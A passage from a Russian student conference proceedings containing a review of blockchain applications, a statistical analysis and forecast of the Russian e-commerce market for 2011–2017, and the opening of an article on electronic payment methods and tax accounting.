9. Gealy D. V., McKinley S., Guo M., Miller L., Vougioukas S., Viers J., Carpin S., Goldberg K. Date: A handheld co-robotic device for automated tuning of emitters to enable precision irrigation // Automation Science and Engineering (CASE), 2016 IEEE International Conference on. IEEE. 2016. P. 922-927.

УДК 004.7

Митьковский А.В.
студент 4 курса
специальность «Экономико-правовое обеспечение экономической безопасности»
Кожухов Д.М.
студент 4 курса
специальность «Экономико-правовое обеспечение экономической безопасности»
Кузбасский государственный технический университет им. Т.Ф. Горбачева
филиал в г. Прокопьевске
научный руководитель: Казаченко С.И.
старший преподаватель
Россия, г. Прокопьевск

ПЕРСПЕКТИВЫ ВНЕДРЕНИЯ ТЕХНОЛОГИИ BLOCKCHAIN И НАПРАВЛЕНИЯ ЕЕ ИСПОЛЬЗОВАНИЯ

Аннотация: Данная статья посвящена обзору технологии Blockchain, интерес к которой стремительно растет. Мы рассматриваем основные преимущества и недостатки данной технологии, а также сферы ее использования.

Ключевые слова: технология, Blockchain, транзакции, сферы применения.

Mitkovsky A.V.
Student
4 course, specialty "Economic and legal support of economic security"
Branch of the Kuzbass State Technical University. T.F. Gorbachev in Prokopevsk
Russia, Prokopyevsk
Kozhuhov D.M.
Student
4 course, specialty "Economic and legal support of economic security"
Branch of the Kuzbass State Technical University. T.F. Gorbachev in Prokopevsk
Russia, Prokopyevsk
Scientific adviser: Kazachenko S.I.
Senior Lecturer

PROSPECTS FOR THE IMPLEMENTATION OF BLOCKCHAIN TECHNOLOGY AND DIRECTIONS OF ITS USE

Annotation: This article is devoted to the review of the Blockchain technology, the interest in which is growing rapidly. We consider the main advantages and disadvantages of this technology, as well as the scope of its use.

Keywords: technology, Blockchain, transactions, the transaction scope.

Технология хранения данных Blockchain стала явлением последнего времени. Также нельзя отрицать ее актуальность в мире, в котором возрастает необходимость в достоверности и защите сохраненных данных. По мнению многих экспертов, у данной технологии огромные перспективы, она может использоваться повсеместно, как от промышленности, так и до сферы финансов, а может даже и на уровне государственного управления. Активное участие в её развитии принимает всё большее количество организаций и различных структур и подразделений.

Под технологией Blockchain принято понимать разновидность базы данных, где особым образом сохраняется информация по всем операциям: о транзакциях, информация о сделках, правах собственности и других данных. По своей сути, система построена по принципу связи блоков данных, формирующих целостную цепочку информации. Связь блоков осуществляется в хронологическом порядке. Защита данных обеспечивается проверкой хэш-сумм всех блоков и проводимых транзакций всеми участниками данной сети. Отсюда можно сделать и вывод, что база данных, которую невозможно изменить - это крайне полезная технология для многих отраслей и структур. Недаром первым применением технологии Blockchain стала криптовалюта биткоин [1].

Преимущества технологии Blockchain

- Благодаря Blockchain можно реализовать торговлю и внедрить огромное количество сервисов в повседневную жизнь без услуг посредников;

- Используя рассматриваемую технологию, можно коренным образом изменить банковскую сферу. Многие банки давно интересуются использованием Blockchain в своей работе, а некоторые даже успели частично внедрить его в свою работу;

- Blockchain - абсолютно прозрачная технология, которая базируется на открытости информации, потому подделать или каким-то образом изменить её нельзя. Все данные находятся в закодированном виде. Кодирование настолько сложное, что взломать его невозможно;

- Транзакции, благодаря Blockchain-технологии, выполняются очень быстро. Возможности позволяют снизить время пересылки денежных средств до одной минуты.

Недостатки технологии Blockchain

- Транзакции в сети Blockchain нельзя отменить или вернуть. Они невозвратные, поэтому, совершив ошибку, с ней придётся смириться;

- У Blockchain нет официального статуса в мире. Хотя многие страны готовы его признать, сделали это единицы. Неопределённость в плане официального признания не добавляет Blockchain дополнительных плюсов, хотя можно утверждать, что это только дело времени;

- Blockchain - разработчиков не слишком уж и много, достаточно мало, чтобы поддерживать глобальную сеть;

- Отрасль требует колоссальных инвестиций, которые пока никто не

готов предоставить.

Конечно же, у Blockchain, как и у любой молодой, но стремительно развивающейся технологии, есть много недостатков. Но для тех, кто пользуется Blockchain как частью своего бизнеса, стало понятно, что такая ситуация временная. Специалисты отмечают, что видят перспективы технологии и пытаются исправлять её недостатки. Это у них отлично получается, учитывая то, сколько успешных проектов на Blockchain - основе появилось за последние годы [2].

Сравнительная характеристика использования технологии Blockchain в различных сферах деятельности

Сфера	Преимущества	Платформа
Банковская	- высокая скорость проведения операций; - значительное сокращение комиссии и других издержек; - повышение надежности хранения информации.	Ripple
Юриспруденция	Позволяет провести все правовые и юридические процедуры, а именно: - вступить в официальный брак; - защитить свои права; - получить компенсацию ущерба; - стать гражданином страны (получить виртуальное гражданство); - оформить документы и многое другое.	Ethereum (Смарт-контракты)
Логистика	- устранение ненужных посредников; - уменьшение объёмов рабочих потоков; - обеспечение надёжной защиты; - сокращение количества возможных ошибок (или даже исключение их полностью); - предотвращение мошенничества и незаконного товарооборота; - предоставление возможности огромной экономии средств для целой отрасли.	Ethereum
Медицина	- большой объем хранения информации; - надежная защита от несанкционированного доступа, что является важным моментом; - единая база хранения данных, где можно получить информацию о клиенте (пациенте), о медикаменте и о другом в любой точке мира; - единая база это отличное решение для клинических испытаний, их проведения, а также внесение информации о проведенном испытании или новых препаратах с описанием использования и назначения.	Ethereum (Смарт-контракты)
Образование	- большая и безопасная база для хранения документации; - способность обеспечить онлайн обучение, что намного дешевле, и что позволяет получить информацию из любой точки мира; - при объединении блоков, можно разработать	Ethereum, в малой степени Bitcoin-шифрование

Сфера	Преимущества	Платформа
	направления подготовки по многим узконаправленным специальностям; - глобализация и стандартизация, то есть объединение всех дипломов и сертификатов в одну базу для поиска специалистов со специальными знаниями и умениями.	
Недвижимость	- возможность полного исключения посредников; - единый реестр, где указана вся информация о действующих объектах, собственниках, состоянии недвижимости и т.п., которая постоянно обновляется; - исключение двойной продажи, мошенничества и любых других неприятностей, связанных с недвижимом имуществом.	Ripple, Ethereum

Следует отметить, что так же перспективно было бы внедрить и использовать технологию в таких областях, как *энергетика*, где сделки купли-продажи энергии происходят в несколько секунд, тем самым происходит прямая продажа без дополнительных партнеров, что значительно снижает стоимость покупки электроэнергии для конечного потребителя. В целом в *производстве* – основными преимуществами являются:

- отслеживание инвентаризации с использование схемы цепь-блоков (быстро и надежно);

- управление складами с использование цепь-блоков (постоянный мониторинг и контроль);

- масштабируемость поскольку в данной технологии бесконечные блоки данных. А также одним из преимуществ является выявление основных, «острых» проблем в цепочке поставок и оптимизации процессов в промышленном производстве.

Таким образом, на сегодняшний день технология Blockchain находится в своем активном развитии. С одной стороны, можно отметить, что с приходом Blockchain инфраструктура упростится и те сферы, в которых данная технология найдет свое применение смогут выйти на новый уровень и доказать, что данная технология заслуживает внимание. С другой стороны, можно отметить, что все усложнится, поскольку на внедрение и освоение технологии требуются не малые затраты, как средств, так и времени. Но при любом исходе, блокчейн принесет существенное облегчение инфраструктуры, но при этом остаются некоторые сложности в подсчетах стоимости ее внедрения, защиты персональных данных, обеспечения конфиденциальности и шифрования.

Использованные источники:

1. Суханов, Е. Э. Технология блокчейн: вызовы, ограничения, варианты совершенствования / Е. Э. Суханов, К. С. Штанг, Р. А. Алешко // Синергия Наук. 2017. № 14. С. 540-546.

2. О биткоине и других криптовалютах [Электронный ресурс] – Режим доступа: https://forbitchain.com/kriptoteka/newbies/chto-takoe-blokchejn/ (Дата обращения: 15.12.2018)

УДК 311.312

Михайленко А.А.
студент 1 курса
магистерская программа «Финансовая экономика»
Оренбургский филиал
РЭУ им. Г.В. Плеханова
научный руководитель: Лаптева Е.В., к.э.н.
старший преподаватель
Россия, г. Оренбург

СТАТИСТИЧЕСКИЙ АНАЛИЗ РАЗВИТИЯ ЭЛЕКТРОННОЙ КОММЕРЦИИ РОССИЙСКОЙ ФЕДЕРАЦИИ

Аннотация:

В статье проводится статистический анализ развития электронной коммерции в Российской Федерации за 2011-2017 гг. Анализируется динамический ряд объема рынка электронной коммерции. На основе проведенного данных динамики построен тренд развития и произведён корреляционно-регрессионный анализ. Сделан прогноз объемов рынка электронной коммерции на 2018-2020 гг.

Ключевые слова: цифровая экономика, электронная коммерция, статистический анализ, тренд развития, корреляционно-регрессионный анализ.

Mikhaylenko A. A.
student
1 course, master's program «Financial Economics»
Orenburg branch REU them G. V. Plekhanov
Russia, Orenburg
Scientific adviser: Lapteva E.V.

STATISTICAL ANALYSIS OF THE DEVELOPMENT OF ELECTRONIC COMMERCE OF THE RUSSIAN FEDERATION

Annotation:

The article presents a statistical analysis of the development of electronic Commerce in the Russian Federation for 2011-2017 Analyzes the dynamic series of the volume of e-Commerce market. On the basis of the conducted dynamics data the development trend is constructed and the correlation and regression analysis is made. The forecast of e-Commerce market volumes for 2018-2020 is made.

Keywords: digital economy, e-Commerce, statistical analysis, development trend, correlation and regression analysis.

Во второй половине XX в. мир вступил в информационную эру. Широкое распространение информационных технологий привело к цифровизации всех сфер общества, в том числе и экономики, создав цифровую, или электронную, экономику.

Сегодня под цифровой экономикой понимают систему социально-экономических отношений, основанных на использовании цифровых IT-средств. Главными элементами такой экономики на сегодня являются электронная коммерция, в которой особо выделяют интернет-банкинг, электронную торговлю и электронные валюты, а также электронные платежные системы [1].

В России о цифровой экономике заговорили на государственном уровне лишь в 2016 году, в то время как в других странах о ней говорят с начала 2000-х гг., а отсюда анализировать ее развитие в нашей стране можно пока только по самого развитому и крупному сектору - по электронной коммерции.

За последние 7 лет наблюдаются существенные изменения в динамики объема рынка электронной коммерции в Российской Федерации. Проведем анализ динамического ряда объема рынка электронной коммерции в России за 2011-2017 гг. (рисунок 1).




Рисунок 1 – Динамика объема рынка электронной коммерции в Российской Федерации, млрд.руб.

При исследовании динамических рядов стоит обратить внимание на некоторые статистические показатели динамики: абсолютный прирост, темп роста, темп прироста и абсолютное значение 1 % прироста, позволяющие анализировать скорость и интенсивность развития явления во времени и рассчитываемые по базисной и цепной системам (таблица 1).

Таблица 1 – Расчет показателей динамики объема рынка электронной коммерции Российской Федерации

Годы	Объем рынка электронной коммерции, млрд. руб.	Абсолютный прирост (убыль), млрд. руб.		Темп изменения, %		Темп прироста (убыли), %		Абсолютное значение 1 % прироста, млрд. руб.
		базисный	цепной	базисный	цепной	базисный	цепной	
2011	235,00	-	-	-	-	-	-	-
2012	351,00	116,00	116,00	149,36	149,36	49,36	49,36	2,35
2013	415,00	180,00	64,00	176,60	118,23	76,60	18,23	3,51
2014	560,00	325,00	145,00	238,30	134,94	138,30	34,94	4,15
2015	650,00	415,00	90,00	276,60	116,07	176,60	16,07	5,60
2016	787,00	552,00	137,00	334,89	121,08	234,89	21,08	6,50
2017	1150,00	915,00	363,00	489,36	146,12	389,36	46,12	7,87

Таким образом, по базисной системе из таблицы 1 видно, что в период с 2011 по 2017 гг. наблюдается увеличение объема рынка электронной коммерции Российской Федерации. Все годы характеризуются приростом. Наибольший прирост приходится на 2017 г. (389,36%). При расчете по цепной системе из таблицы 1 наблюдается экономический подъем в 2012 и 2017 гг. на 49,36% и 46,12% соответственно.

Теперь произведем расчет следующих показателей: средний уровень ряда динамики, средний абсолютный прирост, средний темп роста и средний темп прироста и средняя величина абсолютного значения 1% прироста.

1. Средний уровень ряда динамики ($\bar{y}$) определяется по цепной системе по средней арифметической простой:

$$\bar{y} = \frac{\sum y}{n} = 592{,}6 \text{ млрд. руб.}$$

Данный показатель указывает на то, что в среднем за период с 2011 по 2017 гг. объем рынка электронной коммерции в Российской Федерации составлял 592,6 млрд. руб.

2. Средний абсолютный прирост ($\bar{\Delta}$) определяется по цепной системе по абсолютным приростам (убыли):

$$\bar{\Delta} = \frac{\sum \Delta}{n-1} = 152{,}5 \text{ млрд. руб.}$$

Отсюда видно, что в среднем за анализируемых период объем рынка электронной коммерции Российской Федерации увеличился на 152,5 млрд.руб. за 2011-2017 гг.

3. Средний темп роста ($\overline{Тр}$) рассчитывается следующим образом:

$$\overline{Тр} = \sqrt[n-1]{\frac{y_n}{y_1}} * 100 = 130{,}3\%$$

4. Средний темп прироста ($\overline{Тпр}$) определяется при помощи среднего темпа роста:

$$\overline{Тпр} = \overline{Тр} - 100 = 30{,}3\%$$

В среднем увеличение объема рынка электронной коммерции в России за 2011-2017 гг. составляет 30,3%.

5. Средняя величина абсолютного значения 1 % прироста ($\overline{А}$):

$$\overline{А} = \frac{\overline{\Delta}}{\overline{Т}пр} = 5{,}03 \text{ млрд. руб.}$$

В среднем величина абсолютного значения 1% прироста за период 2011-2017 гг. по России составила 5,03 млрд.руб.

Для того, чтобы перейти к определению тенденции и выделению трендов, необходимо выявить существование тенденции в динамическом ряду объемов рынка электронной коммерции в Российской Федерации. Для этого воспользуемся критерием «восходящих-нисходящих» серий (таблица 2).

Таблица 2 – Вспомогательная таблица для проверки гипотезы существенности ряда динамики объема рынка электронной коммерции России

Годы	yt	Серии
2011	235	+
2012	351	+
2013	415	+
2014	560	+
2015	650	+
2016	787	+
2017	1150	+

Определим число серий и их максимальное значение, используя данные таблицы 2.

Число серий: υ(7)=1.

Протяжность самой длинной серии: τmax (7)=7.

Теперь проверим гипотезу о случайности исходного ряда по следующим неравенствам:

$$\upsilon(n) > \left[\frac{1}{2}\,(n + 1 - 1{,}96\sqrt{n-1})\right] \qquad [2]$$

$$\tau\max(n) < [1{,}43\ln(n+1)]$$

Получаем: $\upsilon(7) > 1{,}65$ и $\tau\max(7) > 2{,}97$.

Среди данных неравенств не выполняется второе, а следовательно, гипотеза о случайности исходного ряда отклоняется. А отсюда тенденция в динамике объема рынка электронной коммерции Российской Федерации имеется.

Таким образом, имея указанные данные за 2011-2017 гг. можно построить график динамики объемов рынка электронной коммерции в Российской Федерации и отобразить на нем тренды развития (рисунок 2).




Рисунок 2 – Динамика объема рынка электронной коммерции Российской Федерации

На графике представлены следующие уравнения тренда – парабола второго порядка и прямая. Для того, чтобы определить лучшее уравнение тренда, стоит обратиться к коэффициенту аппроксимации (R2): чем ближе он к единице, тем лучше уравнение будет описывать явление. Отсюда R2=0,975 больше подходит, а следовательно, именно эту модель мы будем использовать.

Таким образом, параболический тренд указывает на то, что в 2011-2017 гг. объем рынка электронной коммерции в России увеличивался в номинальной оценке со среднем ускорением 17,738 млрд.руб. в год, среднее за данный период увеличение объемов рынка составило 4,3333 млрд.руб., а средний объем электронной коммерции в России был равен 255,14 млрд.руб.

Проверим полученную модель развития на адекватность при помощи критерия Дарбина-Уотсона:

$$d = \frac{\sum_{t=2}^{n}(e_t - e_{t-1})^2}{\sum_{t=1}^{n} e_t^2} \approx 2(1 - r_t) \qquad [2]$$

Критерий Дарбина-Уотсона d=2,2, а d1=1,08, d2=1,36. Поскольку d превышает 2, то с d1 и d2 сравнивается (4-d). Отсюда 1,08<1,8>1,36, а значит, что автокорреляция между остаточными членами отсутствует, модель адекватна объему рынка электронной коммерции России и может быть использована для построения прогноза на 2018-2020 гг.

На объем рынка электронной коммерции России влияет большое количество факторов. Изучим взаимосвязь величины объема электронной коммерции и других экономических явлений, происходящих в Российской Федерации, для этого воспользуемся корреляционным анализом, устраняющим воздействие какого-либо фактора.

Для проведения корреляционно-регрессионного анализа используем следующие факторные признаки:

Y- объем рынка электронной коммерции, млрд.руб.;

X1 - оборот розничной торговли, трлн.руб.;

X2 - индексы потребительский цен на товары и услуги, %;

X3 - среднемесячная номинальная заработная плата, руб.;

X4 - среднедушевые денежные доходы населения, руб.;

X5 – индекс потребительской уверенности, % [3].

Параметры модели оцениваются с включением фактора времени оцениваются с помощью метода наименьших квадратов.

С помощью Excel получаем корреляционную матрицу, на основании которой сделаем вывод о факторах, которые могут быть включены в модель множественной регрессии (таблица 3).

Таблица 3 – Корреляционная матрица влияния факторов на объемы рынка электронной коммерции Российской Федерации

	y	x1	x2	x3	x4	x5
y	1					
x1	**0,963175**	1				
x2	-0,17548	-0,12151	1			
x3	**0,950847**	0,997782	-0,13559	1		
x4	**-0,64404**	-0,76586	-0,08828	-0,77067	1	
x5	-0,45131	-0,55375	-0,57809	-0,5675	0,747095	1

Из корреляционной матрицы видна сильная взаимосвязь между результативным (y) и факторными признаками (x1, x3 и x4).

Проведем регрессионный анализ. Получаем следующее уравнение регрессии:

$$y = \underset{(-4,6)}{-1371,22} + \underset{(2,0)}{215,726}*x1 - \underset{(-1,3)}{0,112}*x3 + \underset{(1,2)}{14,6}*x4$$

В скобках указаны значения t-критерия Стьюдента.

Получаем следующие результаты регрессионного анализа (таблица 4).

Таблица 4 – Результаты построения регрессии

Показатели	Значения
Коэффициент корреляции R	0,98
Коэффициент детерминации R	0,97
Скорректированный коэффициент детерминации R	0,93
Стандартная ошибка	79,87
Наблюдения	7

Множественный коэффициент регрессии равен 0,98, что говорит о высокой связи между признаками. Коэффициент детерминации равен 0,97, а значит, 97% вариации уровня объемов рынка электронной коммерции Российской Федерации обусловлено факторами, включенными указанную ранее модель.

Значение F-критерия Фишера равно 28,82. Значимость F-критерия показывает вероятность того, что множественный R будет равен нулю. Поскольку она значимость F-критерия меньше 0,05, то уравнение регрессии статистически значимо с вероятность 95% (таблица 5).

Таблица 5 – Результаты дисперсионного анализа

	df	SS	MS	F	Значимость F
Регрессия	3	551497,8	183832,6	28,81998	0,01032
Остаток	3	19135,95	6378,651		
Итого	6	570633,7			

Проанализировав уравнение регрессии, получаем следующее: с увеличением оборота розничной торговли в России объем рынка электронной коммерции увеличиться на 215,73 млрд. руб., с ростом среднемесячной номинальной заработной платой объем рынка электронной коммерции уменьшится на 0,1 млрд. руб., а с ростом среднедушевых денежных доходов населения объем электронной коммерции увеличится на 14,6 млрд. руб.

Воспользуемся множественным уравнением регрессии для построения прогноза при фиксированных значениях факторов. Подставляя в уравнение регрессии минимальное, среднее и максимальное значения факторов, получим три прогнозных варианта - пессимистический, реалистический и оптимистический:

- при минимальных значениях (x1 = 19,10, x3 = 23369, x4 = -5,8):
$$y = 47{,}1386;$$
- при средних значениях (x1 = 26,30, x3 = 32495, x4 = -1,7):
$$y = 638{,}1138;$$
- при максимальных значениях (x1 = 31,90, x3 = 39167, x4 = 4):
$$y = 1182{,}1354.$$

Таким образом, уровень объема рынка электронной коммерции в Российской Федерации при неизменности имеющейся тенденции может составить 638,11 млрд. руб. При минимальных значениях факторов объем электронной коммерции может составить 47,14 млрд. руб. При максимальных значениях – 1182,14 млрд. руб.

Подводя итог проведенному статистическому анализу, стоит отметить важность понимания специфика факторов, влияющих на объемы рынка электронной коммерции в Российской Федерации. От государства в данном случае необходимо, помимо очевидных действий по сокращению числа безработных, увеличению уровня заработной платы, уменьшение роста инфляции и других мероприятий, связанных с мировыми тенденциями и проблемами, следующее:

- устранение пробелов в законодательстве, которые порождают несправедливую конкуренцию для некоторых участников рыночных отношений в сфере электронной коммерции;
- совершенствование законодательства в сфере электронной торговли, которая является важной составляющей электронной коммерции нашей страны особенно;
- развитие логистической инфраструктуры;

• создание новых и развитие существующих онлайн-платформ;

• повышение уверенности и доверия потребителя – предоставление надежной защиты их сведений и операций в электронной коммерции.

Использованные источники:

1. Юрасов А.В. Основы электронной коммерции. — М.: Горячая линия - Телеком, 2008. — 480 с.
2. Лаптева Е.В., Золотова Л.В. Статистические методы исследования в экономике: учебн. пособие / Е.В. Лаптева, Л.В. Золотова. – Оренбург: ООО «ИПК Университет», 2013. – 171 с.
3. Коган К.Е. Электронная коммерция в России: проблемы и перспективы // Современные наукоемкие технологии, 2004. –№ 4 – С. 101-101
4. Балдин К.В., Рукосуев А.В. Общая теория статистики: учебное пособие. – М.: Дашков и К, 2010. – 312 с.
5. Золотова Л.В., Лаптева Е.В., Портнова Л.В. Экономико-статистический анализ основных макроэкономических показателей развития банковского сектора России и оценка степени их влияния на уровень экономической активности населения// Конкурентоспособность в глобальном мире: экономика, наука, технологии.- 2017. - № 6-4 (52). - С. 78-83.
6. Лаптева Е.В. Динамика основных показателей развития банковского сектора России // Сборник тезисов международной, всероссийских и региональных конференций «Молодежный научный форум» . ФГБОУ ВПО «Оренбургский государственный институт менеджмента». Партнеры Форума: Казахско-Китайская академия, Торгово-промышленная палата Оренбургской области, Оренбургское региональное агентства по поддержке малого и среднего бизнеса, Оренбургский благотворительный фонда «Евразия», Регионального представительство «Евро инфо корреспондентский центр - Оренбургская область», Молодежный парламент Оренбургской области. -2014. - С. 112-114.
7. Лаптева Е.В. Динамический анализ и прогнозирование основных экономических показателей развития банковского сектора Российской Федерации // Материалы международной научно-практической конференции «Статистические методы в гуманитарных и экономических науках».- 2016. - С. 177-179.
8. Коробейникова Е.В., Лаптева Е.В. Прогнозирование основных индикаторов уровня развития банковского сектора Российской Федерации // Наука Красноярья, 2016. –№2(25). - С.190-201.
9. Лаптева Е.В. Статистическое исследование уровня сберегательной активности населения Российской Федерации // Вестник Оренбургского государственного университета, 2015. -№ 13(188). – С.53-59.

УДК 336.225.611.4

Михайленко А.А.
студент 1 курса
магистерская программа «Финансовая экономика»
Оренбургский филиал
РЭУ им. Г.В. Плеханова
Россия, г. Оренбург

ЭЛЕКТРОННЫЕ СРЕДСТВА ПЛАТЕЖА: НАЛОГОВЫЙ УЧЕТ

Аннотация:

В данной статье рассматриваются электронные средства платежа, возникшие вследствие перехода мира к цифровизации, а также различия между основными их видами – банковскими картами и электронными кошельками. Анализируются изменения в налоговом законодательстве, к которым привело появление электронных платежных средств. Указывается их влияние на налогообложение юридических лиц – особенности при постановке на учет, действия банков по предоставлению или прекращению права использования электронного счета, штрафы в случае нарушения налоговых обязанностей, особенности взыскания налоговых задолженностей с юридических лиц, обязательность использования контрольно-кассовой техники, а также юридическая ответственность за неприменение кассового аппарата. Исследуются нововведения для физических лиц – появление возможности уплачивать налоги электронными средствами платежа.

Ключевые слова: цифровая экономика, электронные средства платежа, банковская карта, электронный кошелек, налоговый учет, юридические лица, контрольно-кассовая техника, физические лица.

Mikhaylenko A.A.
student
1 course, master's program «Financial Economics»
Orenburg branch REU them G. V. Plekhanov
Russia, Orenburg

ELECTRONIC MEANS OF PAYMENT: TAX ACCOUNTING

Annotation:

The article considers the electronic means of payment that have arisen as a result of the transition of the world to digitalization, as well as the differences between their main types – Bank cards and e-wallets. The changes in the tax legislation, which led to the emergence of electronic means of payment, are analyzed. Their influence on the taxation of legal entities is indicated-especially when registering, the actions of banks to provide or terminate the right to use an electronic account, fines in case of violation of tax obligations, especially the collection of tax debts from legal entities, the mandatory use of cash registers, as well as legal liability for non-use of cash registers. The article investigates innovations for individuals-the emergence of the ability to pay taxes by electronic

means of payment.

Keywords: digital economy, electronic payment, credit card, e-wallet, tax accounting, legal entity, control and cash technique, individuals.

В конце прошлого века мир вступил в информационную эпоху, которая привела к цифровизации всех сфер общества, в том числе и экономики. Сейчас говорят о, так называемой, цифровой экономике, подразумевающей под собой социально-экономические отношения с использованием IT-средств. Среди элементов данной экономики, помимо электронной торговли, электронных денег (криптовалют), электронного банкинга, электронного маркетинга, выделяют электронные средства платежа.

Сегодня электронные средства платежа пользуются большой популярность, они позволяют оплачивать товары без использования наличных средств при помощи информационных технологий, а также не берут во внимание расстояние между плательщиком и получателем денежных средств (рисунок 1).




Рисунок 1 – Структура платежей, осуществляемых с помощью электронных средств платежа в Российской Федерации населением в возрасте 12-55 лет, %

На государственном уровне о таких платежных средствах впервые заговорили в 2011 году с принятием Федерального закона от 27 июня 2011 г. № 161-ФЗ «О национальной платежной системе», где подробно рассматривается порядок их использования и дается определение: электронное средство платежа — это средство и (или) способ, позволяющие клиенту оператора по переводу денежных средств составлять, удостоверять и передавать распоряжения в целях осуществления перевода денежных средств в рамках применяемых форм безналичных расчетов с использованием информационно-коммуникационных технологий, электронных носителей информации, в том числе платежных карт, а также иных технических устройств [1]. Самыми распространенными электронными средствами платежа являются банковские карты и

электронные кошельки.

Банковские карты существуют трех видов: дебетовые, предоплаченные и кредитные. Дебетовые, они же расчетные, и кредитные карты позволяют получить доступ к деньгам, находящимся в банке, или кредиту, который банк дал, иными словами доступ к своему банковскому счету. Предоплаченными картами можно воспользоваться, не открывая счет в банке, это электронный кошелек.

Электронный кошелек так же позволяет хранить, получать и переводить денежные средства. Предоставляет электронные кошельки только кредитная организация (банк). Деньги, находящиеся на таких кошельках, нельзя разместить во вклад, кроме того, они не подлежат начислению процентов, страхованию, предоставлению в кредит. Самыми известными сегодня являются Яндекс деньги, WebMoney, Qiwi, Деньги.Мэйл.ру и PayPal. Но не во всех государствах одинаково или хотя бы часто используют электронные кошельки и банковские карты при расчетах. На рисунке 2 представлено сравнение России с развитыми странами по доле безналичных расчетов (%).




Рисунок 2 – Сравнение стран мира по доле безналичных расчетов

Из диаграммы видно, что в России доля безналичных расчетов (60%) мала в сравнении с развитыми странами, однако ее показатели не сильно ниже показателей представленных стран. Поскольку доля расчетов с электронными платежными средствами составляет больше половины, то есть основания полагать, что на государственном уровне регулирование вопросов использования электронных средств платежа является весьма важным и актуальным вопросом.

